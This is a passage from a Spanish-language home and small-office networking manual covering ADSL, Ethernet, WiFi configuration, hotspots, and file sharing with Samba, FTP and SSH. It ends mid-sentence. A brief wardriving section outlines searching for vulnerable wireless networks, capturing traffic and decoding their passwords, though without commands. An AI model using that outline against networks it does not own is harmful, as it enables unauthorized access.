Configuración del modo Bridge

- Windows 95/98/Me: mediante los softwares **WinPoet** o **Raspoe**
- Windows XP/2000: desde las **propiedades de Mis Sitios de Red**
- Debian y Knoppix: usando el comando **pppoeconf**
- Ubuntu: usando **pppoeconf** (texto) o mediante **network-admin** (gráfico)

Modo Router:

Estos modems otorgan IP privadas a la red casera en forma automática. Se conectan a un hub o switch, y permiten tener varias conexiones simultáneas.

Configuración del modo Router

El modem marca la conexión. Pasos necesarios:

1. Resetear desde atrás el modem. Este paso pierde todos los valores anteriores.
2. Chequear que la placa de red de la computadora está activada para recibir IP automatica.
 - En Windows: **Mis Sitios de Red → Propiedades**
 - En Linux Debian/Ubuntu: `cat /etc/network/interfaces` o consultando `network-admin`
3. Conectar la PC a algun puerto LAN del modem
4. Se debería haber recibido una ip automatica. Si así no fuera, obligar al equipo:
 - En Windows: **Boton derecho sobre la placa de Red → Reparar**
 - En Linux Debian / Ubuntu: `sudo dhclient`
5. Revisar “quien” entregó la IP. Estamos buscando el **Gateway**, o **Puerta de Enlace** o **Default**
 - En Windows: Abrir MSDOS → `ipconfig /all`
 - En Linux: Abrir una terminal → `ip ro`
6. Poner esa ip en la barra de direcciones del navegador
7. El modem pide usuario y contraseña. Buscar estos valores en el manual de instalación, o en la página Web del producto.
8. Utilizar el menu WAN para setear usuario y contraseña de conexión.

Router vs Bridge

Modo	A favor	En contra	Solución
Router	Varias maquinas se conectan al router y navegan a través de él.	Los servidores Peer to Peer, tales como Emule, Ares y otros, pueden multar nuestra velocidad por estar detrás de un router o "firewall".	En la configuración del router, reenviar el puerto del programa hacia nuestra maquina en la LAN.
Bridge	Poseemos toda la prioridad para programs Peer to Peer	Nos exhibimos completamente ante internet. Todos nuestros puertos son susceptibles a ser barridos en busca de vulnerabilidades.	Instalar un firewall. El firewall de Windows es muy bueno, aunque se puede instalar otros como ZoneAlarm.
		Solo navega la computadora que marca la conexión.	Instalar un segunda placa de red, y compartir la conexión mediante NAT o Proxy.

4.1.2.3. Servidores Caseros con ADSL

Aquellos que quieran aprovechar el upstream para instalar su propio servidor, o para acceder a su red casera desde Internet, deben tener en cuenta:

- Ninguna compañía vende IP fija (ver mas adelante: TCP/IP),
- Solamente Speedy entrega direcciones reales, pero dinámicas. Sin embargo estas IP pueden enlazarse mediante algún servicio de DNS dinámico tales como myftp.org, dyndns, y otros. Por ejemplo obelix.myftp.org conecta en forma permanente a la IP dinámica de Obelix, el server de mi casa.
- Si se desea enlazar una dirección obtenida en nic.ar (.com.ar, .org.ar, .edu.ar, etc) o en la internic (.com, .org, etc) a este DNS dinámico, puede utilizarse un servicio de DNS aparte como zoneedit o HammerNode. Por ejemplo, <http://www.eim.edu.ar> apunta a <http://obelix.myftp.org>

Para aquellos que quieran realizar el experimento, estos serían los pasos a seguir:

1. **nic.ar** --> resuelve --> **midominio.com.ar** --> **DNS público** (zoneedit, dyndns)
2. **DNS público** (zoneedit, dyndns) --> reenvio vía Web --> nombre_fantasia.myftp.org
3. nombre_fantasia.myftp.org --> existe en --> **myftp.org**
4. **myftp.org** --> última IP dinámica conocida <- actualiza <- **programa cliente** Linux/Win

4.1.3. Cablemodem

Es un "canal especial" dentro del cable coaxial. Permite la intercambio de bits, a velocidades similares a las del ADSL. Este servicio lo brindan en Argentina diversas compañías de Televisión por Cable. Algunas compañías como Fibertel, en Buenos Aires, incluso otorgan direcciones de IP reales (dinámicas) como lo hace Speedy.

EL cablemodem es un modem especial que se conecta por un lado al coaxial, y por el otro a un cable cruzado UTP, contra la computadora del usuario. Trabaja siempre en modo Bridge (ver ADSL).

Se configura igual que "Ethernet" (ver mas adelante).

4.1.4. Cable Serie

From V.E.R.A. -- Virtual Entity of Relevant Acronyms (December 2003) [vera]: SLIP Serial Line Internet Protocol (Internet, RFC 1055), "SL/IP".

Se trata de una conexión con cable serie (el de los mouses viejos). Muy útil para enlazar hasta dos computadoras, alguna de las cuales no posea red. Se utiliza por ejemplo con las notebooks que no poseen tarjeta de red o modem PCMCIA. Los cables se pueden adquirir en cualquier casa de electrónica o de informática.

- En Windows se lo conoce como COM1 y COM2.
- En Linux se lo conoce como /dev/ttys0 y /dev/ttys1

4.1.5. Cable paralelo

From V.E.R.A. -- Virtual Entity of Relevant Acronyms (December 2003) [vera]: PLIP Parallel Line Internet Protocol (IP), "PL/IP"

Se trata de una conexión con cable paralelo (el de las impresoras viejas). Muy útil para enlazar hasta dos computadoras, alguna de las cuales no posea red. Los cables se pueden adquirir en cualquier casa de electrónica o de informática. El cable está limitado a 5 metros.

- En Windows este dispositivo se lo conoce como LPT1
- En Linux se lo conoce como /dev/lp0

4.1.6. Placas de Red

4.1.6.1. Ethernet (puertos ISA, y PCI con Plug'n'Play)

Norma o estándar (IEEE 802.3) que determina la forma en que los puestos de la red envían y reciben datos sobre un medio físico compartido que se comporta como un bus lógico, independientemente de su configuración física. Originalmente fue diseñada para enviar datos a 10 Mbps, aunque posteriormente ha sido perfeccionado para trabajar a 100 Mbps, 1 Gbps o 10 Gbps y se habla de versiones futuras de 40 Gbps y 100 Gbps. Utiliza el protocolo de comunicaciones CSMA/CD (Carrier Sense Multiple Access / Collision Detect - Acceso múltiple con detección de portadora y detección de colisiones). Actualmente Ethernet es el estándar más utilizado en redes locales/LANs.



Ethernet fue creado por Robert Metcalfe y otros en Xerox Parc para interconectar computadoras Alto. El diseño original funcionaba a 1 Mbps sobre cable coaxial grueso con conexiones vampiro (que "muerden" el cable).

Para la norma de 10 Mbps se añadieron las conexiones en coaxial fino (10Base2, también de 50 ohmios, pero más flexible), con tramos conectados entre si mediante conectores BNC; par trenzado categoría 3 (10BaseT) con conectores RJ45, mediante el empleo de hubs y con una configuración física en estrella; e incluso una conexión de fibra óptica (10BaseF).

Los estándares sucesivos (100 Mbps o Fast Ethernet, Giga bit Ethernet, 10 Gbps) abandonaron los coaxiales dejando únicamente los cables de par trenzado sin apantallar (UTP - Unshielded Twisted Pair), de categorías 5 y superiores y la Fibra óptica.


Configuración

- Windows XP/2000: desde las **propiedades de Mis Sitios de Red**
- Debian: editando el archivo /etc/network/interfaces
- Knoppix:
 - Editando el archivo /etc/network/interfaces
 - Usando el comando netcardconfig (asistente vía texto)
- Ubuntu:
 - Editando el archivo /etc/network/interfaces
 - Mediante **network-admin** (gráfico)

Hardware comúnmente utilizado en una red Ethernet

NIC, o adaptador de red Ethernet

Permite el acceso de una computadora a una red. Cada adaptador posee una dirección MAC que la identifica en la red y es única. Una computadora conectada a una red se denomina nodo. Aquí se puede observar una placa para puerto PCI, otra para puerto ISA, y los conectores RJ45 y Coaxial



Concentrador o HUB:

Es un dispositivo compuesto por 4, 8, 16 o 24 puertos o "jacks" para fichas RJ45.


Switch

Permite la interconexión de múltiples segmentos de red, funciona en velocidades más rápidas y es más sofisticado. Los switches pueden tener otras funcionalidades, como redes virtuales y permiten su configuración a través de la propia red. En la práctica funcionan como sofisticados HUB, ya que permiten limitar el problema de la "colisión de paquetes" típico de las redes Ethernet.

Enrutador o Router

Router (de Wikipedia, la Enciclopedia Libre): Un **router** (**enrutador** o **encaminador**) es un dispositivo hardware o software de interconexión de [redes de ordenadores/computadoras](#) que opera en la capa 3 ([nivel de red](#)) del modelo [OSI](#). Este dispositivo interconecta segmentos de red o redes enteras. Hacen pasar paquetes de datos entre redes tomando como base la información de la capa de red.

Los routers toman decisiones lógicas con respecto a la mejor ruta para el envío de datos a través de una red interconectada y luego dirigen los paquetes hacia el segmento y el puerto de salida adecuados. Los routers toman decisiones basándose en diversos parámetros. El más importante es la dirección de la red hacia la que va destinado el paquete (En el caso del protocolo *IP* esta sería la dirección IP). Otros serían la carga de tráfico de red en los distintos interfaces de red del router y la velocidad de cada uno de ellos, dependiendo del protocolo que se utilice.



En el ejemplo del diagrama, se muestran 3 redes IP interconectadas por 2 routers. La computadora con el IP 222.22.22.1 envía 2 paquetes, uno para la computadora 123.45.67.9 y otro para 111.11.11.1 A través de sus tablas de enrutamiento configurados previamente, los routers pasan los paquetes para la red o router con el rango de direcciones que corresponde al destino del paquete. Nota: el contenido de las tablas de rutas está simplificado por motivos didácticos. En realidad se utilizan máscaras de red para definir las subredes interconectadas.

La forma mas directa de adquirir un router es contactando con fabricantes que se dedican a desarrollar su propio software propietario para un hardware especialmente hecho para tal fin, este es el caso de fabricantes como:

<http://www.okeda.com.ar>

<http://www.adslayuda.com>

<http://www.cisco.com>

Router Casero

Actualmente los routers han bajado mucho de precio. Sin embargo todavía hay muy buenas razones para convertir modestos equipos en potentes servers “gateways” dedicados.

Esta sigue siendo la mejor solución en redes locales cuya “Banda chAncha”, es insuficiente para sus muchos usuarios. En BSD y Linux es relativamente simple aplicar mecanismos de Caché DNS, Proxy transparente, y filtro de los molestos paquetes Peer To Peer (eDonkey, Ares, BitTorrent). También podemos personalizar mejor los

protocolos a los cuales daremos paso, destino, horarios, usuarios, porcentaje de ancho de banda, reenviar puertos, armar túneles, etc.

Basta con alguna vieja 486 o Pentium I, con apenas 16 MB. En las listas de correo de www.lugmen.org.ar, Groucho sugiere una interesante lista de distros "livianas" en

http://www.linuxlinks.com/Distributions/Mini_Distributions/

Este servidor puede incluso **carecer de disco rígido**: basta con alguna distro que arranque por disquete, pendrive, o cdrom: las mas utilizadas son BrazilFW y FreeSCO. Incluso hay una llamada FloppyFW: ¡corre hasta en un 386!

Tutorial paso a paso: <http://antrax-labs.blogspot.com/2010/06/converti-tu-pc-vieja-en-un.html>

4.1.6.2. Token Ring

Arquitectura de red desarrollada por IBM con topología en anillo y técnica de acceso de paso de testigo. Cumple el estándar IEEE 802.5. Estas redes alcanzan una velocidad máxima de transmisión que oscila entre los 4 y los 16 Mbps. (Agregado por Sergio): En el caso de las redes Token Ring, no existe el problema de la "colisión" propia de las redes Ethernet, puesto que una computadora solo puede hablar al medio cuando posee el "token". Asimismo, existe una suerte de concentrador llamado Mau.

4.1.6.3. PCMCIA

Una tarjeta PCMCIA es un dispositivo normalmente utilizado en computadoras portátiles para expandir las capacidades de este. Estas tarjetas reciben su nombre del estándar PCMCIA (estándar) (Personal Computer Memory Card International Association, y pueden ser de muy distintos tipos: memoria, disco duro, tarjeta de red Ethernet, Ethernet Wireless, tarjeta de red Token Ring, etc.

Las tarjetas PCMCIA de 16 bits pueden recibir el nombre de PC Card y las de 32 bits el de CARD BUS

Wireless – WiFi

Los desarrolladores de hardware y software han creado los dispositivos wireless que permiten interconectar computadoras y periféricos mediante redes inalámbricas utilizando protocolos el estándar IEEE 802.11.

Además del protocolo 802.11 del IEEE existen otros estándares como el HomeRF y el Bluetooth. Debido a la naturaleza de las comunicaciones wireless (cuyo medio es el aire), está relacionado con las redes wireless.

En Mendoza el servicio de Internet lo ofrecen las compañías Telmex, Impsat, Sistemas Latinos, ITC y Millicom.

En Mendoza también existe un grupo de usuarios de Linux conectados con esta tecnología, a una antena ubicada en el Cerro Arco. Poseen un espíritu de colaboración al estilo de los radioaficionados, con la idea de comunicarse y aprender a usar esta tecnología: www.mendoza-wireless.net.ar



Hardware necesario

- Antenas: hay de diversos tipos. Las mas utilizadas son las exagonales, que enlazan punto a punto. Existen también las antenas bidireccionales, que cubren un área alrededor del nodo. Con un poco de pericia, pueden construirse algunas caseras. En [Mendoza Wireless](#) hay algunas guías.
- Placas de Red: poseen una pequeña antena en la parte de atrás. Usualmente pueden verse o “asociarse” sin problemas a lo largo de una empresa, en tanto no exista demasiado metal, hornos microondas, vigas, ruido electromagnético de transformadores, luces fluorescentes, o materia vegetal que estorbe. Para casos en que el próximo nodo está muy lejos, se las puede conectar a una antena mediante un cable especial llamado pigtail.
- AP o “Access Point”: son los concentradores. Pueden trabajar con su pequeña antena incluida u operar con una antena extra. Existen algunos AP que poseen puertos Ethernet, ya sea servir de router en una red local, o para conectarse mediante cable con una computadora que no posee placa de red WiFi, pero si Ethernet.



Frecuencias

Una red de Wi-Fi usa un radio de frecuencia para comunicarse entre el ordenador y el punto de acceso, usa transmisores de doble banda (o doble sentido) que trabajan a 2.4 GHz (802.11b, 802.11g) o 5 GHz (802.11a). Técnicamente no hay distancia que limite el alcance. He podido constatar transmisiones fiables entre computadoras, incluso a 35 km de distancia.

Formas en que se asocian las redes WiFi

Managed:

El AP, o la placa de Red se conectan al Master encargado de un ESSID determinado.

- Buscar redes en el área, buscar SSID a los cuales conectarse:

```
iwlist wlan0 scanning
```

- Poner a la interface **wlan0** bajo modalidad **managed**

```
iwconfig wlan0 mode managed
```

- Poner a la interface **wlan0**, (la cual tiene que estar en modalidad **managed**), asociada con el ESSID "palmares".

```
iwconfig wlan0 essid "palmares"
```

- Asociarse a la red mas potente que encuentre en el área.

```
iwconfig wlan0 essid ""
```

Master, u "Operadores de Zona":

Asignan el ESSID, que sería el equivalente al Grupo de Trabajo, pero operando a una capa mas abajo.

No solo los AP tienen esta particularidad: también algunas placas de red permiten esta modalidad.

Roaming o WDS (Wireless Distribution System) en 802.11x:

Es un concepto utilizado en comunicaciones [inalámbricas](#) que está relacionado con la capacidad de un dispositivo para moverse de una zona de cobertura a otra. Es una palabra de procedencia inglesa que significa *vagar* o *rondar*. El término más adecuado en castellano es "itinerancia".

- Roaming (Itinerancia) en Redes Wi-Fi según Wikipedia

Para que sea posible, tiene que haber una pequeña superposición (overlapping) en las coberturas de los Access Point, de tal manera que los usuarios puedan desplazarse por las instalaciones y siempre tengan cobertura. Los Access Point incorporan un algoritmo de decisión que decide cuando una estación debe desconectarse de un Punto de Acceso y conectarse a otro.

Ad-Hoc:

Es una conexión "para el momento" o "entre pares" entre dos equipos. No requiere forzosamente de AP. Por ejemplo el siguiente comando se establece como perteneciente a la red "casita", para jugar con un amigo un partido en red:

```
iwconfig wlan0 mode ad-hoc essid "casita"
```

Herramientas de Configuración

- **Windows XP/2000:** posee un detector muy cómodo alojado en la TrayBar (abajo a la izquierda). Pero en

ocasiones hace falta configurar manualmente desde las **Propiedades Avanzadas de Mis Sitios de Red**, como cualquier red.

- **Debian / Knoppix / Ubuntu:**

- En las dos primeras puede ser necesario recompilar el kernel, o compilar drivers de la placa de red.
- Mediante el paquete **wireless-tools** (texto)
 - iwconfig
 - iwevent
 - iwgetid
 - iwlist
 - iwprib
 - iwspy
- Modificando **/etc/network/interfaces**

Ejemplo con una placa Atheros, identificada como **ath0**, ingresando a una red protegida con password **meganet623072**. Luego, **cachimba** solo es el usuario de la computadora, no varía en nada. **Meganet** es el SSID de la red, en este caso, un Cybercafe conocido.

```
auto ath0
    iface ath0 inet dhcp
        wireless-key cachimba:meganet623072
        wireless-essid MegaNet
```

Por supuesto, una vez realizado los cambios debemos reiniciar la computadora, o al menos la red, haciendo

```
sudo /etc/init.d/networking restart
```

- Herramientas gráficas:

- **network-admin**
- **wicd** (modo texto ncurses y modo gráfico)
- **netctl** (Archlinux, Manjaro y Gentoo)
- **wlassistant** (gráfico, incluido en kubuntu, instalable vía apt-get en Ubuntu/Debian)

Hotspot

(De Wikipedia, la enciclopedia libre)

Un Hotspot (en inglés ‘punto caliente’) es una zona de cobertura Wi-Fi, en el que un Punto de Acceso (Access Point) o varios proveen servicios de red a través de un Proveedor de Servicios de Internet Inalámbrico (WISP). Los Hotspots se encuentran en lugares públicos, como aeropuertos, bibliotecas, centros de convenciones,

cafeterías, hoteles, etcétera. Este servicio permite mantenerse conectado a Internet en lugares públicos. Este servicio puede brindarse de manera gratuita o pagando una suma que depende del proveedor.

Los dispositivos compatibles con Wi-Fi van aumentando día a día, haciendo que las PDAs, los ordenadores y los teléfonos móviles se conecten mediante este sistema.

Por ejemplo, con el siguiente comando vamos a poner a la interface wlan0 en modo “monitor”, a fin de ver las conexiones que nos rodean.

```
iwlist scan
```

Dependiendo de la versión de Linux, puede ser necesario además hacer:

```
iwpriv wlan0 monitor 2
```

Luego, el comando **wavemon** nos mostrará los AP en el área, y la fuerza de la señal. también se puede usar el programa **kismet**, o **prismstumbler** para esto. Es muy importante revisar el channel y la encriptación utilizada. Por ejemplo, el típico error de los administradores, es no chequear otros APs en el área que posean el mismo Channel, solapándose de esta manera las señales, y ocasionando algunos problemas.

The screenshot shows a terminal window titled "mgagne@francois.salmar.com: /home/mgagne <2>". The window displays the output of the "iwlist scan" command. The output is organized into sections: Interface (eth0), Levels (link quality, signal level, noise level, signal-to-noise ratio), Statistics (RX, TX, inv, nwid, key, mic), Info (frequency, mode, access point, bitrate, encryption, power management), and Network (if, hwaddr, addr, netmask, broadcast). The bottom of the window shows a menu bar with F1 through F10 keys corresponding to different functions: info, hist, aplist, prefs, help, about, and quit.

```

Interface: eth0 (IEEE 802.11-DS)
ESSID: "linksys", nick: "Prism I"
Link quality: 100/0
Signal level: -87 dBm (0.00 uW)
Noise level: -149 dBm (0.00 uW)
Signal-to-noise ratio: +12 dB
Statistics:
RX: 1125 (680087), TX: 1590 (285253), inv: 0 nwid, 0 key, 0 mic
Info:
frequency: 2.4370 GHz, sensitivity: 1/0, TX power: 15 dBm (31.2 mW)
mode: managed, access point: 00:06:25:F6:EC:EC
bitrate: 11 Mbit/s, RTS thr: off, frag thr: off
encryption: n/a
power management: off
Network:
if: eth0, hwaddr: 00:02:8A:A9:E6:EB
addr: 192.168.1.100, netmask: 255.255.255.0, broadcast: 192.168.1.255

```

Algunos buscadores de Hotspots:

- <http://www.haywifi.com.ar>
- <http://hotspot.live.com>
- <http://wifi.lycos.es/hotspot/search>

Listados de Hotspot en Mendoza (extracto)

<ul style="list-style-type: none">• Espejo 400 - Telefonica Argentina• Espejo 435 - Edificio público• Aristides Villanueva 785 – Fabios• San Lorenzo 545 - Hotel Aconcagua• Peru 1008 - Hotel Rita• Godoy Cruz 102 - Hotel Sol Andino• España 1615 - Hotel Vechia Roma• Av. España 1320 - Hoteles Nh• Mitre 1274 - Mama Felisa• Av.San Martin 1177 L.2 – McDonalds• Patricias Mendocinas 1000 - Edificio	<ul style="list-style-type: none">• público<ul style="list-style-type: none">• Patricias Mendocinas 1089 - Edificio público• Rivadavia 400 - Edificio público• Rivadavia 492 - Edificio público• Sarmiento 85 - Edificio público• Sarmiento 100 - Edificio público• Sarmiento 134 - Edificio público• Sarmiento 200 - Edificio público• Sarmiento 224 - Edificio público• Sarmiento 249 - Edificio público	<ul style="list-style-type: none">• Sarmiento y San Martín Edificio público• Peltier 611 - South Management - Restaurante comercial• Rodriguez 273 – UTN• Rodriguez 273 – UTN – Salón Central de Actos• San Martín 958 Y Amigorena – YPF• Cinemark• Mendoza Plaza Shopping
--	--	--

Wardriving

El concepto de "wardriving" básicamente consiste en buscar dichas redes yendo a pie o en coche a través de la ciudad, y descubrir "Hotspot" gratuitos o al menos redes vulnerables.

Para lograrlo hace falta placas de red wi-fi con algunas características tales como permitir el modo promiscuo (la mayoría lo permiten), y utilizar software de captura de paquetes y decodificación.

Algunos de estos softwares de detección de APs son los conocidos **Kismet** y **prismstumbler** (Linux), o el **Netstumbler** (Windows). Luego, hace falta poner en modo de captura a la placa de red, guardar una buena cantidad de ruido, y decodificar las contraseñas.

Aquí les dejo mis links: <http://del.icio.us/karancho/wardriving>



5. Clientes de Red

Los Clientes sirven para lograr una abstracción lógica de la LAN. Es la cara mas visible de la capa de sesión y de interface.

5.1. Clientes Windows

En Windows la forma clásica de conectarse a la red local es mediante el "**Entorno de Red**" (**Windows 98**) o "**Mis Sitios de Red**" en Windows XP.

Para tener esta vista de la red hace falta instalar el **Cliente Microsoft** desde las Propiedades de Red del Panel de Control. Cuando el cliente se encuentra instalado, utiliza el nombre de la sesión como nombre de usuario predeterminado cuando conecte a otro Windows.

5.1.1. Acceso a Windows 3.11, 95, 98, Me

No se realiza validación alguna: se le permite el acceso a los recursos remotos sin mayor trámite. La única barrera es que el recurso este compartido como "solo lectura", "acceso completo", "contraseña" (contraseña cualquiera impuesta por el dueño del equipo).

5.1.2. Acceso a Windows 2000 / XP / Windows 2000/2003 server

Nota: esto aplica también a Novell, Unix o GNU/Linux (corriendo Samba)

El usuario **debe** poseer "cuenta" de usuario en el otro equipo, con un nombre similar al que esta usando actualmente, y conocer la contraseña de acceso (puede ser diferente en ambos equipos).

5.1.3. Grupos de Trabajo y Dominios

Desambigüemos primero el término: no es lo mismo **dominio** (DNS de Unix) que **dominio de redes Windows**, y que a su vez **Grupo de Trabajo**. Este apartado busca explicar la diferencia entre estos dos últimos.

Cuando una computadora con Windows, o una computadora con Linux corriendo Samba se encuentra en un Grupo de Trabajo, debe poseer una cuenta en cada máquina de la red que desee entrar. Lo mismo si desean entrar de afuera a esa computadora. Por ejemplo, deberemos crear cuentas a cada compañero de oficina con quienes queramos compartir carpetas. O crear una cuenta general.

Esto se soluciona con la instalación de un Dominio. Todos se validan contra un Active Directory en el momento de iniciar sesión contra cualquier computadora de la red. El Active Directory garantiza que es una computadora "confiable".

Para validar un Linux contra un dominio de Microsoft, sírvase leer el apartado de Samba, en el siguiente capítulo.

5.2. Clientes Unix / GNU/Linux

En Unix no existe una capa de sesión al estilo del Netbios de Windows. Es decir, no hay un mapeo de la red vía un cómodo “Mis Sitios de red” desde donde se puede “ver” a las demás maquinas de la red.

Otra mala noticia es que si queremos usar hostnames en lugar de ip, por ejemplo **ftp cachita**, debemos adjuntar la ip de cachita en el archivo /etc/hosts. Para no adjuntar la ip de cada maquina, *en cada maquina de la red*, es que se inventaron los servidores DNS. Pero son arduos de configurar y pueden desquiciar a mas de un administrador Windows. Por suerte en redes locales compartidas con usuarios Windows existe Samba.

5.2.1. Compartir archivos

5.2.1.1. Samba

Este es un servicio para Linux que permite acceder a recursos publicados en maquinas Windows, tales como carpetas e impresoras. De la misma manera, provee a usuarios de Windows un acceso transparente a Linux mediante el Entorno de Red.

Para aprender a configurar este servicio, por favor diríjase al apartado

8.18. Servidor de archivos para Windows (usando Samba)

5.2.1.2. FTP

Es un protocolo que nace junto con Unix. Actualmente “todas” las arquitecturas pueden intercambiar archivos mediante muchísimas versiones de clientes y servidores, todos bastante compatibles entre sí.

Ejemplo: la computadora destino, cuya dirección de ip es **192.168.0.9**, posee algún servidor servidor FTP instalado, tal como **proftpd**. Posee además un usuario **pc09**. Las demás computadoras podrán entrar a la cuenta de usuario de **pc09** si apuntan sus navegadores a

<ftp://pc09@192.168.0.9>

Naturalmente se debe poseer contraseña para ingresar. Este truco funciona con cualquier Explorador de Archivos:

- Windows: **Explorer**
- MAC OS/X: **Safari**
- Gnome: **Nautilus**
- KDE: **Konqueror, Dolphin**
- Consola / DOS: **Midnigh Commander, cliente FTP**

Mas adelante se brinda una información detallada acerca de la instalación de **proftpd** y su uso desde varios clientes.

5.2.1.3. SSH

Ssh es un protocolo utilizado para entrar en forma remota a un equipo. Sin embargo también permite la copia de archivos. No es tan rápido como FTP, pero en cambio es mas fiable y además encripta la conexión.

La computadora a la que se desea ingresar debe tener algún servicio de ssh para poder ingresar, tal como **openssh-server**. Algunos ejemplos:

- Copiar un archivo desde el **/home/juan/Documents** de la máquina **local** hacia el **/home/pc09/Desktop** de la computadora **192.168.0.9**

```
juan@zion:~/Documents $ scp archivo.txt pc09@192.168.0.9:/home/pc09/Desktop
```


- Copiar **todos** los archivos del **Escritorio** de **Pc09** a mi carpeta **local** (“.”)

```
juan@zion: ~/Documents $ scp pc09@192.168.0.9:/home/pc09/Desktop/* .
```

Para Windows existe un cliente libre llamado **WinSCP**, que permite conectar con mucha facilidad una computadora corriendo SSH.

En este ejemplo se muestra el acceso a una computadora con Linux corriendo **openssh-server**, cuya dirección de IP es **192.168.1.1**, que posee un usuario “**s**”.

La computadora cliente posee Windows y el cliente **WinSCP** (www.winscp.com) instalado. Aquí se puede observar el resultado de ejecutar **scp://s@192.168.1.1** en la barra de navegación de cualquier ventana (por ejemplo, Mi Pc)



5.2.1.4. NFS

NFS comparte o “exporta” carpetas enteras para ser montadas en forma remota. Sería algo así como el Samba nativo de Unix / Linux. No se encuentra descripto y desarrollado aquí debido a que se aleja un poco de los propósitos pedagógicos del presente tratado.

5.2.1.5. HTTP (y muy rápido)

Una forma práctica de compartir archivos a otras computadoras consiste en montar un Servidor Web, y configurar como pública alguna de las carpetas del disco. Sin embargo, es un paso que requiere de unas cuantas configuraciones, ya descriptas en la sección de Apache.

Una forma rápida de hacerlo bajo Linux es aprovechando Python y sus librerías, que viene incluido (“Python

